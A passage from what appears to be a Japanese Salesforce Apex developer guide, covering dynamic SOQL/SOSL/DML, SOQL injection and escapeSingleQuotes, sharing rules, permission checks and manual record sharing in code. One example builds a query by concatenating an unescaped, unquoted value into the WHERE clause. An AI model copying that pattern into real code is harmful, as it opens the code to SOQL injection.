      CategoryInfo asia = new CategoryInfo('Asia', 'Asia');

      CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',

                                                   'North America');

      CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',

                                                   'South America');

      CategoryInfo europe = new CategoryInfo('Europe', 'Europe');


      List<CategoryInfo> info = new CategoryInfo[] {

        asia, northAmerica, southAmerica, europe

     };


      for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {

         String name = result.getName();

         String label = result.getLabel();
```

```
        String description = result.getDescription();
        String objectNames = result.getSobject();

        //asserting the values to make sure
        System.assert(name == 'Regions',
        'Incorrect name was returned: ' + name);
        System.assert(label == 'Regions of the World',
        'Incorrect label was returned: ' + label);
        System.assert(description == 'This is the category group for all the regions',
        'Incorrect description was returned: ' + description);
        System.assert(objectNames.contains('KnowledgeArticleVersion')
                   || objectNames.contains('Question'),
                      'Incorrect sObject was returned: ' + objectNames);

        DataCategory [] topLevelCategories = result.getTopCategories();
        System.assert(topLevelCategories.size() == 1,
       'Incorrect number of top level categories returned: ' + topLevelCategories.size());

        System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
                      topLevelCategories[0].getName() == world.getName());

        //checking if the correct children are returned
        DataCategory [] children = topLevelCategories[0].getChildCategories();
        System.assert(children.size() == 4,
        'Incorrect number of children returned: ' + children.size());
        for(Integer i=0; i < children.size(); i++){
           System.assert(children[i].getLabel() == info[i].getLabel() &&
                         children[i].getName() == info[i].getName());
```

```
        }
    }

}

private class CategoryInfo {
    private final String name;
    private final String label;

    private CategoryInfo(String n, String l){
        this.name = n;
        this.label = l;
    }

    public String getName(){
        return this.name;
    }

    public String getLabel(){
        return this.label;
    }
}
}
```

動的 SOQL

動的*SOQL* **は、**Apex **コードを使用して、実行時に** SOQL **文字列の作成を参照します。動的** SOQL **によって、さらに柔軟なアプリケーションの作成が可能になります。たとえば、エンドユーザの入力に基づいた検索を作成したり、さまざまな項目名のレコードを更新したりできます。**

実行時に動的 SOQL クエリを作成するには、次のいずれかの方法で database query メソッドを使用します。

- クエリが 1 つのレコードを返すときに、1 つの sObject を返します。

```
sObject s = Database.query(string_limit_1);
```

- クエリが複数のレコードを返すときに、sObject のリストを返します。

```
List<sObject> sobjList = Database.query(string);
```

通常の割り当てステートメントや for ループなど、インライン SOQL クエリが使用可能な場合はいつでも、database query メソッドを使用できます。結果は、静的 SOQL クエリの処理とほぼ同様の方法で処理されます。

動的 SOQL 結果は、Account や MyCustomObject__c、または汎用 sObject データ型などのように、具体的な sObject として指定できます。実行時に、システムは、クエリのタイプが宣言された変数の型と一致しているかどうか検証します。クエリが正しい sObject データ型を返さない場合、ランタイムエラーが発生します。これは、汎用 sObject から具体的な sObject を割り当てる必要がないことを意味します。

動的 SOQL クエリには、静的クエリと同じガバナ制限があります。ガバナ制限についての詳細は、「実行ガバナと制限」 (ページ 367)を参照してください。

SOQL クエリの構文の詳細は、『*Force.com SOQL および SOSL リファレンス*』の「Salesforce Object Query Language (SOQL)」を参照してください。

動的 SOQL に関する考慮事項

動的 SOQL クエリ文字列で単純なバインド変数を使用できます。次の例は許可されます。

```
String myTestString = 'TestName';

List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name =
:myTestString');
```

ただし、インライン SOQL とは異なり、動的 SOQL は、バインド変数項目をクエリ文字列で使用できません。次の例はサポートされず、「Variable does not exist」というエラーになります。

```
MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField');

List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = :myVariable.field1__c');
```

代わりに、次のように変数項目を文字列に解決し、その文字列を動的 SOQL クエリで使用できます。

```
String resolvedField1 = myVariable.field1__c;

List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = ' + resolvedField1);
```

SOQL インジェクション

*SOQL インジェクション*とは、ユーザが SOQL ステートメントをあなたのコードに渡すことで、あなたのアプリケーションで意図していなかったデータベースメソッドを実行する手法です。動的 SOQL ステートメントを構

築するためにアプリケーションがエンドユーザ入力に依存し、入力が適切に処理されなかった場合、常に Apex コードで発生する可能性があります。

SOQL インジェクションを防ぐには、`escapeSingleQuotes` メソッドを使用します。このメソッドは、ユーザから渡される文字列のすべての単一引用符にエスケープ文字 (\) を追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

動的 SOSL

動的 SOSL は、Apex コードを使用して、実行時に SOSL 文字列の作成を参照します。動的 SOSL によって、さらに柔軟なアプリケーションの作成が可能になります。たとえば、エンドユーザの入力に基づいた検索を作成したり、さまざまな項目名のレコードを更新したりできます。

実行時に動的 SOSL クエリを作成するには、search `query` メソッドを使用します。以下に例を示します。

```
List<List <sObject>> myQuery = search.query(SOSL_search_string);
```

次の例では、単純な SOSL クエリ文字列を実行しています。

```
String searchquery='FIND\'Edge*\'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';

List<List<SObject>>searchList=search.query(searchquery);
```

動的 SOSL ステートメントは、sObject のリストを評価します。ここでは、各リストは特定の sObject データ型の検索結果を含みます。結果リストは常に、動的 SOSL クエリで指定された順序と同じ順序で返されます。上記の例では、Account の結果が最初、次に Contact、Lead と続きます。

通常の割り当てステートメントや `for` ループなど、インライン SOSL クエリが使用可能な場合はいつでも、search `query` メソッドを使用できます。結果は、静的 SOSL クエリの処理とほぼ同様の方法で処理されます。

動的 SOSL クエリには、静的クエリと同じガバナ制限があります。ガバナ制限についての詳細は、「実行ガバナと制限」 (ページ 367)を参照してください。

SOSL クエリの構文の詳細は、『*Force.com SOQL および SOSL リファレンス*』の「Salesforce Object Search Language (SOSL)」を参照してください。

Salesforce ナレッジ記事のスニペットを返す動的 SOSL の使用

検索結果内でより多くの記事のコンテキストをユーザに提供するには、SOSL `WITH SNIPPET` 句を使用します。検索語が記事の概要項目に含まれていない場合、スニペットにより、ユーザは探しているコンテンツを容易に特定できるようになります。スニペットの生成方法についての詳細は、『*Force.com SOQL および SOSL リファレンス*』の「WITH SNIPPET」を参照してください。

実行時に動的 SOSL クエリで SOSL `WITH SNIPPET` 句を使用するには、`Search.find` メソッドを使用します。

```
Search.SearchResults searchResults = Search.find(SOSL_search_string);
```

次の例では、`WITH SNIPPET` 句を含む単純な SOSL クエリ文字列を実行しています。この例は `System.debug()` をコールして返された記事タイトルとスニペットを出力します。コードによって Web ページにタイトルとスニペットが表示されます。

```
Search.SearchResults searchResults = Search.find('FIND \'test\' IN ALL FIELDS RETURNING
KnowledgeArticleVersion(id, title WHERE PublishStatus = \'Online\' AND Language = \'en_US\')
```

```
 WITH SNIPPET (target_length=120)');

List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion');

for (Search.SearchResult searchResult : articleList) {
 KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject();
 System.debug(article.Title);
 System.debug(searchResult.getSnippet());
}
```

SOSL インジェクション

*SOSL インジェクション*とは、ユーザが SOSL ステートメントをあなたのコードに渡すことで、あなたのアプリケーションで意図していなかったデータベースメソッドを実行する手法です。動的 SOSL ステートメントを構築するためにアプリケーションがエンドユーザ入力に依存し、入力が適切に処理されなかった場合、常に SOSL インジェクションが Apex コードで発生する可能性があります。

SOSL インジェクションを防ぐには、`escapeSingleQuotes` メソッドを使用します。このメソッドは、ユーザから渡される文字列のすべての単一引用符にエスケープ文字 (\) を追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

関連トピック:

query(searchQuery)

動的 DML

Describe Information をクエリし、実行時に SOQL クエリの構築を行うことができます。さらに sObject を動的に作成し、DML を使用してそれらをデータベースに挿入することもできます。

指定されたデータ型の新規 sObject を作成するには、sObject トークンで `newSObject` メソッドを使用します。トークンは、具体的な sObject のデータ型 (Account など) にキャストする必要があります。以下に例を示します。

```
// Get a new account

Account a = new Account();

// Get the token for the account

Schema.sObjectType tokenA = a.getSObjectType();

// The following produces an error because the token is a generic sObject, not an Account

// Account b = tokenA.newSObject();

// The following works because the token is cast back into an Account

Account b = (Account)tokenA.newSObject();
```

sObject トークン tokenA は Account のトークンですが、別々にアクセスされるため sObject とみなされます。newSObject メソッドを使用するには、具体的な sObject のデータ型 Account にこのトークンを再度キャストする必要があります。割り当てについての詳細は、「クラスとキャスト」 (ページ 125)を参照してください。

newSObject で ID を指定して、既存のレコードを参照する sObject を作成し、後でそのレコードを更新することもできます。次に例を示します。

```
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
                                        newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
```

「SObjectType クラス」を参照してください。

動的 sObject の作成例

この例では、Schema.getGlobalDescribe メソッドを介して sObject トークンを取得し、その後、トークンに対して newSObject メソッドを使用して新しい sObject を作成する方法を示します。この例にも、取引先の動的作成を検証するテストメソッドが含まれます。

```
public class DynamicSObjectCreation {

    public static sObject createObject(String typeName) {

        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);

        if (targetType == null) {

            // throw an exception

        }


        // Instantiate an sObject with the type passed in as an argument

        //  at run time.

        return targetType.newSObject();

    }

}
```

```
@isTest

private class DynamicSObjectCreationTest {

    static testmethod void testObjectCreation() {

        String typeName = 'Account';

        String acctName = 'Acme';
```

```
        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)DynamicSObjectCreation.createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;

        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

項目値の設定と取得

String として表される API 名、または項目トークンのいずれかを使用している項目値を設定または取得するには、オブジェクトの `get` メソッドおよび `put` メソッドを使用します。次の例では、項目 `AccountNumber` の API 名が使用されます。

```
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
```

次の例では、代わりに `AccountNumber` 項目のトークンを使用します。

```
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(dfr.getsObjectField(), '12345');
```

Object スカラーデータ型は、sObject の項目値を設定または取得するために、汎用データ型として使用できます。これは、anyType 項目のデータ型と同等です。Object データ型は、sObject の汎用型として使用可能な sObject データ型とは異なります。

メモ: 項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

外部キーの設定と取得

Apex は、API と同じ方法で、名前(または外部ID)による外部キーの入力をサポートします。外部キーのスカラー ID 値を設定または取得するには、`get` メソッドまたは `put` メソッドを使用します。

外部キーに関連付けられたレコードを設定または取得するには、`getSObject` メソッドと `putSObject` メソッドを使用します。これらのメソッドは、Object データ型ではなく sObject データ型で使用される必要があります。次に例を示します。

```
SObject c =

   Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');

SObject a = c.getSObject('Account');
```

子 sObject を使用しているときに親 sObject 値の外部 ID を指定する必要はありません。親 sObject に ID を提供した場合、DML 操作によって無視されます。Apex は、常に入力した ID で親オブジェクトを返すリレーション SOQL クエリを介して、外部キーが入力されることを前提としています。IDがない場合、子オブジェクトに使用します。

たとえば、カスタムオブジェクト C1 に、子カスタムオブジェクト C2 にリンクする外部キー `c2__c` があるとします。C1 オブジェクトを作成し、値 `c2__r` が割り当てられた「xxx」という名前の C2 レコードに関連付けるとします。親から子へのリレーションを介して入力されるため、「xxx」レコードの ID は不要です。次に例を示します。

```
insert new C1__c(name = 'x', c2__r = new C2__c(name = 'xxx'));
```

`c2__r` の ID に値を割り当てている場合、その値は無視されます。ID がない場合、レコードではなくオブジェクト (`c2__c`) に割り当てます。

動的 Apex を使用して外部キーにアクセスすることもできます。次の例は、動的 Apex を使用して、親-子リレーションのサブクエリから値を取得する方法を示しています。

```
String queryString = 'SELECT Id, Name, ' +

            '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';

SObject[] queryParentObject = Database.query(queryString);



for (SObject parentRecord : queryParentObject){

    Object ParentFieldValue = parentRecord.get('Name');

    // Prevent a null relationship from being accessed

    SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');

    if (childRecordsFromParent != null) {

        for (SObject childRecord : childRecordsFromParent){
```

```
            Object ChildFieldValue1 = childRecord.get('FirstName');
            Object ChildFieldValue2 = childRecord.get('LastName');
            System.debug('Account Name: ' + ParentFieldValue +
            '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
        }
    }
}
```

Apex セキュリティと共有

この章では、Apex のセキュリティと共有について取り上げます。実行コードのセキュリティ、および Apex クラスのユーザ権限を追加する方法について紹介します。また、共有ルールの適用方法についても説明します。さらに、Apex 管理共有について説明します。最後に、セキュリティに関するヒントを提供します。

共有ルールの適用

Apexは一般に、システムコンテキストで実行されます。つまり、コード実行時に、現在のユーザの権限、項目レベルセキュリティ、および共有ルールは考慮されません。

メモ: このルールの唯一の例外は、`executeAnonymous` コールおよびChatter in Apex と共に実行される Apex コードです。`executeAnonymous` は常に、現在のユーザのフル権限を用いて実行されます。`executeAnonymous` の詳細は、「匿名ブロック」 (ページ 284)を参照してください。

これらのルールは強制されないため、Apexを使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要があります。Web サービスについては特に注意が必要です。Web サービスは権限によって制限できますが、初期化された後はシステムコンテキストで実行されます。

多くの場合、システムコンテキストは、組織内のすべてのデータへのアクセスが必要なトリガや Web サービスなど、システムレベルの操作に対して、正しい動作を設定します。ただし、特定のApex クラスが現在のユーザに適用されている共有ルールを強制実行するように指定することもできます(共有ルールの詳細は、Salesforce オンラインヘルプを参照してください)。

メモ: `with sharing` キーワードを使用した共有ルールを強制実行しても、ユーザの権限および項目レベルセキュリティは適用されません。Apex コードには、組織のすべての項目およびオブジェクトへのアクセス権が常にあるため、項目またはオブジェクトがユーザに対して非表示であるためにコードの実行が失敗することはありません。

次の例には 2 つのクラスがあり、1 番目のクラス (`CWith`) では、共有ルールが適用されますが、2 番目のクラス (`CWithout`) では適用されません。`CWithout` クラスでは、メソッドが 1 番目のクラスからコールされ、適用された共有ルールで実行されます。`CWithout` クラスには内部クラスが含まれます。このクラスでは、コール側

と同じ共有コンテキストでコードが実行されます。また、クラスを拡張するクラスが含まれています。これにより、共有設定なしでクラスが継承されます。

```
public with sharing class CWith {

  // All code in this class operates with enforced sharing rules.


  Account a = [SELECT . . . ];


  public static void m() { . . . }


  static {

    . . .

  }


  {

    . . .

  }


  public void c() {

    . . .

  }

}


public without sharing class CWithout {

  // All code in this class ignores sharing rules and operates

  // as if the context user has the Modify All Data permission.

  Account a = [SELECT . . . ];

  . . .
```

```
  public static void m() {
      . . .

    // This call into CWith operates with enforced sharing rules
    // for the context user. When the call finishes, the code execution
    // returns to without sharing mode.
    CWith.m();
  }


  public class CInner {
    // All code in this class executes with the same sharing context
    // as the code that calls it.
    // Inner classes are separate from outer classes.
    . . .

    // Again, this call into CWith operates with enforced sharing rules
    // for the context user, regardless of the class that initially called this inner class.
    // When the call finishes, the code execution returns to the sharing mode that was used to call this inner class.
    CWith.m();
  }

  public class CInnerWithOut extends CWithout {
    // All code in this class ignores sharing rules because
    // this class extends a parent class that ignores sharing rules.
  }
```

```
}
```

警告: `with sharing` として宣言されたクラスが、`without sharing` として動作するコードをコールしないという保証はありません。そのため、クラスレベルのセキュリティは常に必要となります。さらに、PriceBook2 を使用するすべての SOQL または SOSL クエリは、`with sharing` キーワードを無視します。適用された共有ルールに関わらず、すべての PriceBook レコードが返されます。

現在のユーザの共有ルールを強制実行すると次のような影響があります。

- SOQL および SOSL クエリ。クエリがシステムコンテキストで動作する場合より少ない行を返す場合があります。
- DML 操作。現在のユーザに正しい権限が付与されていない場合、操作が失敗する場合があります。たとえば、ユーザが組織内に存在する外部キー値を指定したものの、現在のユーザにはそのキー値へのアクセス権が付与されていない場合などです。

オブジェクト権限と項目権限の適用

Apex は一般に、システムコンテキストで実行されます。つまり、コード実行時に、現在のユーザの権限、項目レベルセキュリティ、および共有ルールは考慮されません。このルールの唯一の例外は、`executeAnonymous` コールおよび Chatter in Apex と共に実行される Apex コードです。`executeAnonymous` は常に、現在のユーザのフル権限を用いて実行されます。`executeAnonymous` の詳細は、「匿名ブロック」 (ページ 284)を参照してください。

Apex は、デフォルトでは、オブジェクトレベルおよび項目レベルの権限を適用しませんが、現在のユーザのアクセス権限レベルを確認する (Schema.DescribeSObjectResult の) sObject describe result メソッドおよび (Schema.DescribeFieldResult の) field describe result メソッドを明示的にコールすることにより、コードでこれらの権限を適用できます。この方法では、現在のユーザに必要な権限があるかどうかを確認し、ユーザに十分な権限がある場合に限り、特定の DML 操作またはクエリを実行できます。

たとえば、`Schema.DescribeSObjectResult` の `isAccessible`, `isCreateable` メソッドまたは `isUpdateable` メソッドを呼び出すことにより、現在のユーザに sObject に対する参照、作成または更新のアクセス権があるかどうかをそれぞれ確認できます。同様に、`Schema.DescribeFieldResult` では、現在のユーザの項目に対する参照、作成または更新アクセス権を確認するためにコールできるこれらのアクセス制御メソッドを公開します。また、`Schema.DescribeSObjectResult` が提供する `isDeletable` メソッドをコールすることにより、現在のユーザに特定の sObject を削除する権限があるかどうかを確認できます。

次に、アクセス制御メソッドをコールする方法の例を示します。

取引先責任者のメール項目を更新する前にこの項目の項目レベルの更新権限を確認する

```
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {

    // Update contact phone number

}
```

取引先責任者を新規作成する前に取引先責任者のメール項目の項目レベルの作成権限を確認する

```
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {

   // Create new contact

}
```

取引先責任者のメール項目をクエリする前に、この項目の項目レベルの参照権限を確認する

```
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {

   Contact c = [SELECT Email FROM Contact WHERE Id= :Id];

}
```

取引先責任者を削除する前に、取引先責任者のオブジェクトレベルの権限を確認する

```
if (Schema.sObjectType.Contact.isDeletable()) {

   // Delete contact

}
```

共有ルールはオブジェクトレベルの権限および項目レベルの権限とは異なります。これら両方を設定することができます。共有ルールが Salesforce で定義されている場合、`with sharing` キーワードを使用してクラスを宣言することにより、クラスレベルで共有ルールを適用できます。詳細は、「`with sharing` または `without sharing` キーワードの使用」を参照してください。sObject describe result および field describe result アクセス制御メソッドをコールする場合、オブジェクトおよび項目レベルの権限の確認は、有効な共有ルールに追加して実行されます。共有ルールにより付与されるアクセスレベルがオブジェクトレベルの権限または項目レベルの権限と競合する場合があります。

クラスのセキュリティ

ユーザプロファイルまたは権限セットに基づいて、特定の最上位クラスでメソッドを実行できるユーザを指定できます。セキュリティを設定できるのは、Apex クラスのみです。トリガには設定できません。

クラス一覧ページから Apex クラスのセキュリティを設定する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex クラス] をクリックします。
2. 制限するクラス名の横にある [セキュリティ] をクリックします。
3. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
4. [保存] をクリックします。

クラスの詳細ページから Apex クラスのセキュリティを設定する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex クラス] をクリックします。
2. 制限するクラス名をクリックします。
3. [セキュリティ] をクリックします。

4. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
5. [保存] をクリックします。

Apex クラスのセキュリティを権限セットから設定する手順は、次のとおりです。

1. [設定] で、[ユーザの管理] > [権限セット] をクリックします。
2. 権限セットを選択します。
3. [Apex クラスアクセス] をクリックします。
4. [編集] をクリックします。
5. [利用可能な Apex クラス] リストから有効にする Apex クラスを選択し、[追加] をクリックするか、[有効な Apex クラス] リストから無効にする Apex クラスを選択し、[削除] をクリックします。
6. [保存] をクリックします。

Apex クラスのセキュリティをプロファイルから設定する手順は、次のとおりです。

1. [設定] で、[ユーザの管理] > [プロファイル] をクリックします。
2. プロファイルを選択します。
3. [Apex クラスのアクセス] ページまたは関連リストで、[編集] をクリックします。
4. [利用可能な Apex クラス] リストから有効にする Apex クラスを選択し、[追加] をクリックするか、[有効な Apex クラス] リストから無効にする Apex クラスを選択し、[削除] をクリックします。
5. [保存] をクリックします。

Apex による共有管理について

*共有*とは、レコードに対してアクションを実行する許可をユーザまたはユーザグループに付与する行為のことです。共有アクセス権は、Salesforce ユーザインターフェースおよび Force.com を使用して付与することも、Apex を使用してプログラムで付与することもできます。

この項では、Apex を使用した共有の概要について説明します。

- 共有の理解
- Apex を使用したレコードの共有
- Apex による共有管理の再適用

共有についての詳細は、Salesforce オンラインヘルプの「組織のデフォルトの共有設定の設定」を参照してください。

共有の理解

*共有*は、すべてのカスタムオブジェクトと、Account、Contact、Opportunity、Case などの多くの標準オブジェクトのレコードレベルのアクセス制御を実現します。管理者は最初にオブジェクトの組織の共有アクセスレベルを設定し、レコード所有者、ロール階層、共有ルール、共有の直接設定などに基づいてその他のアクセス権を付与します。開発者は Apex 共有管理を使用できるようになり、Apex を使用したプログラムからのアクセス権の付与が可能になります。レコードに対するほとんどの共有は、関連する共有オブジェクトで保持されます。これは、他のプラットフォームのアクセス制御リスト (ACL) と似た機能です。

共有のタイプ

Salesforce には、次のタイプの共有があります。

Force.com による共有管理

Force.com による共有管理では、レコードの所有者、ロール階層、および共有ルールに基づいて Force.com によって付与される共有アクセス権を使用します。

レコードの所有者

各レコードは、ユーザまたは場合によっては、カスタムオブジェクト、ケース、およびリードのキューが所有します。*レコードの所有者*にはフルアクセスが自動的に付与され、レコードを参照、編集、移行、共有、および削除できます。

ロール階層

*ロール階層*により、その階層内の別のユーザよりも上位のユーザが、下位ユーザの所有レコードまたは下位ユーザに共有されているレコードに対して、同じレベルのアクセス権を持つことができます。そのため、ロール階層内のレコード所有者より上位のユーザにも、そのレコードに対するフルアクセスが暗黙的に付与されます。ロール階層は共有するレコードと共に維持されません。代わりに、ロール階層アクセス権が実行時に取得されます。詳細は、Salesforce オンラインヘルプの「階層を使用したアクセス権の制御」を参照してください。

共有ルール

*共有ルール*は、システム管理者が、特定のユーザグループが所有するレコードへのアクセス権を特定のグループまたはロール内のユーザに自動的に付与する場合に使用します。共有ルールは、Force.com AppExchange からインストールしたアプリケーションのパッケージに追加したり、共有ロジックをサポートする目的で使用したりすることはできません。

共有ルールは、レコード所有者または他の条件に基づいて作成できます。条件に基づく共有ルールの作成に Apex は使用できません。また、条件に基づく共有は Apex を使用してテストできません。

Force.com による共有管理で追加された暗黙的な共有はすべて、Salesforce ユーザインターフェース、SOAP API、または Apex を使用して直接変更することはできません。

ユーザによる共有管理 (共有の直接設定)

ユーザによる共有管理により、レコードの所有者や、レコードに対するフルアクセスを持つユーザは、ユーザまたはユーザグループとレコードを共有できます。一般にこの処理は、エンドユーザが単一レコードに対して実行します。レコードの所有者とロール階層内でその所有者の上位にあるユーザにのみ、レコードに対するフルアクセスが付与されます。他のユーザにフルアクセスを付与することはできません。特定のオブジェクトに対するオブジェクトレベルの「すべての編集」権限を持つユーザは、レコードを手動で共有することもできます。レコードの所有者が変更された場合や、共有で付与されたアクセス権でオブジェクトの組織の共有デフォルトアクセスレベルを超える追加アクセス権が許可されない場合に、ユーザによる共有管理が削除されます。

Apex による共有管理

開発者は、Apex による共有管理を使用すると、アプリケーションの特定の共有要件を Apex または SOAP API によるプログラムでサポートできるようになります。この種類の共有は、Force.com による共有管理に類似しています。「すべてのデータの編集」権限を持つユーザのみが、レコードへの Apex による共有管理を追加または変更できます。Apex による共有管理は、レコードの所有者を変更しても維持されます。

メモ: Apex 共有の理由と Apex による共有管理の再適用は、カスタムオブジェクトでのみ使用できます。

共有の理由項目

Salesforce ユーザインターフェースでカスタムオブジェクトの［理由］項目は、レコードで使用される共有の種類を指定します。この項目は、Apex または Force.com API では `rowCause` となります。

次の各リスト項目は、レコードに使用される共有の種類です。表は、［理由］項目値と関連する `rowCause` 値を示します。

- Force.com による共有管理

［理由］項目値	`rowCause` 値 (Apex または Force.com API で使用)
取引先の共有	`ImplicitChild`
関連するレコードの所有者または共有	`ImplicitParent`
所有者	`Owner`
商談チーム	`Team`
共有ルール	`Rule`
テリトリー割り当てルール	`TerritoryRule`

- ユーザによる共有管理

［理由］項目値	`rowCause` 値 (Apex または Force.com API で使用)
共有の直接設定	`Manual`
テリトリー直接設定	`TerritoryManual`

- Apex による共有管理

［理由］項目値	`rowCause` 値 (Apex または Force.com API で使用)
開発者による定義	Defined by developer

Apex による共有管理で表示されている理由は開発者が定義します。

アクセスレベル

レコードへのユーザのアクセス権を決定する場合、最も権限の高いアクセスレベルを使用します。ほとんどの共有オブジェクトは、次のアクセスレベルをサポートしています。

アクセスレベル	API 名	説明
非公開	None	レコードの所有者とロール階層内でその所有者の上位にあるユーザのみがレコードを参照または編集できます。このアクセスレベルは AccountShare オブジェクトにのみ適用されます。
参照のみ	Read	指定されたユーザまたはグループがレコードの参照のみを実行できます。
参照・更新	Edit	指定されたユーザまたはグループがレコードを参照および編集できます。
フルアクセス	All	指定されたユーザまたはグループがレコードを参照、編集、移行、共有、削除できます。 メモ: このアクセスレベルは、Force.com 共有管理でのみ付与できます。

Apex を使用したレコードの共有

プログラムから共有にアクセスするには、共有する標準オブジェクトまたはカスタムオブジェクトに関連付けられている共有オブジェクトを使用する必要があります。たとえば、AccountShare は Account オブジェクトの共有オブジェクト、ContactShare は Contact オブジェクトの共有オブジェクトです。他のオブジェクトについても同様です。さらに、すべてのカスタムオブジェクトの共有オブジェクトには次のように名前が付けられています。*MyCustomObject* はカスタムオブジェクトの名前です。

*MyCustomObject*__Share

主従関係の従側にあるオブジェクトには、関連付けられた共有オブジェクトはありません。従レコードへのアクセスは、主の共有オブジェクトと関係の共有設定により定義されます。詳細は、Salesforce オンラインヘルプの「カスタムオブジェクトのセキュリティの概要」を参照してください。

共有オブジェクトには、Force.com 共有管理、ユーザ共有管理、Apex 共有管理の 3 種類の共有すべてをサポートするレコードが含まれています。組織の共有設定、ロールの階層、および特定オブジェクトの「すべての参照」や「すべての編集」などの権限、「すべてのデータの参照」および「すべてのデータの編集」を使用してユーザに暗黙的に付与された共有は、このオブジェクトでは追跡されません。

各共有オブジェクトには、次のプロパティがあります。

プロパティ名	説明
*objectName*AccessLevel	共有 sObject に対し、指定されたユーザまたはグループが権限を与えられたアクセスレベル。プロパティ名は、オブジェクト名に `AccessLevel` が追加したものです。たとえば、LeadShare オブジェクトのプロパティ名は `LeadShareAccessLevel` です。有効な値は、次のとおりです。 • `Edit` • `Read` • `All`

プロパティ名	説明
	メモ: All アクセスレベルは、Force.com 共有管理でのみ使用できます。 この項目には、その親オブジェクトに割り当てられた組織のデフォルトアクセスレベルよりも高いアクセスレベルを割り当てる必要があります。詳細は、「アクセスレベル」 (ページ 253)を参照してください。
ParentID	オブジェクトの ID。この項目は更新できません。
RowCause	ユーザまたはグループにアクセス権が付与される理由。この理由によって、共有のタイプが決まります。共有のタイプは、共有レコードの変更権限を制御します。この項目は更新できません。
UserOrGroupId	アクセス権を付与するユーザまたはグループの ID。グループには、ロールまたはテリトリーに関連付けられた公開グループまたは共有グループを指定できます。この項目は更新できません。

ユーザまたはグループでは標準オブジェクトまたはカスタムオブジェクトは共有できません。カスタマーコミュニティユーザは、Apex共有を使用できません。オブジェクトを共有できるユーザおよびグループの種別についての詳細は、『Salesforce および Force.com のオブジェクトリファレンス』の「User」と「Group」を参照してください。

Apex を使用したユーザ共有管理の作成

Apex または SOAP API を使用して、1 つのユーザまたはグループに対してレコードの共有を直接設定できます。レコードの所有者が変更されると、共有は自動的に削除されます。次の例のクラスには、参照アクセスのある特定のユーザまたはグループ ID を伴うジョブ ID によって指定されたジョブを共有するメソッドが含まれます。また、このメソッドを検証するテストメソッドも含まれます。このクラス例を保存する前に、Job というカスタムオブジェクトを作成します。

```
public class JobSharing {


   public static boolean manualShareRead(Id recordId, Id userOrGroupId){

      // Create new sharing object for the custom object Job.

      Job__Share jobShr  = new Job__Share();


      // Set the ID of record being shared.

      jobShr.ParentId = recordId;


      // Set the ID of user or group being granted access.
```

```
jobShr.UserOrGroupId = userOrGroupId;


// Set the access level.
jobShr.AccessLevel = 'Read';


// Set rowCause to 'manual' for manual sharing.
// This line can be omitted as 'manual' is the default value for sharing objects.
jobShr.RowCause = Schema.Job__Share.RowCause.Manual;


// Insert the sharing record and capture the save result.
// The false parameter allows for partial processing if multiple records passed
// into the operation.
Database.SaveResult sr = Database.insert(jobShr,false);


// Process the save results.
if(sr.isSuccess()){
   // Indicates success
   return true;
}
else {
   // Get first save result error.
   Database.Error err = sr.getErrors()[0];


   // Check if the error is related to trival access level.
   // Access levels equal or more permissive than the object's default
   // access level are not allowed.
   // These sharing records are not required and thus an insert exception is
```

```
acceptable.
         if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION  &&
                  err.getMessage().contains('AccessLevel')){
            // Indicates success.
            return true;
         }
         else{
            // Indicates failure.
            return false;
         }
       }
   }

}
```

```
@isTest
private class JobSharingTest {
   // Test for the manualShareRead method
   static testMethod void testManualShareRead(){
      // Select users for the test.
      List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
      Id User1Id = users[0].Id;
      Id User2Id = users[1].Id;

      // Create new job.
      Job__c j = new Job__c();
      j.Name = 'Test Job';
      j.OwnerId = user1Id;
```

```
        insert j;

        // Insert manual share for user who is not record owner.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true);

        // Query job sharing records.
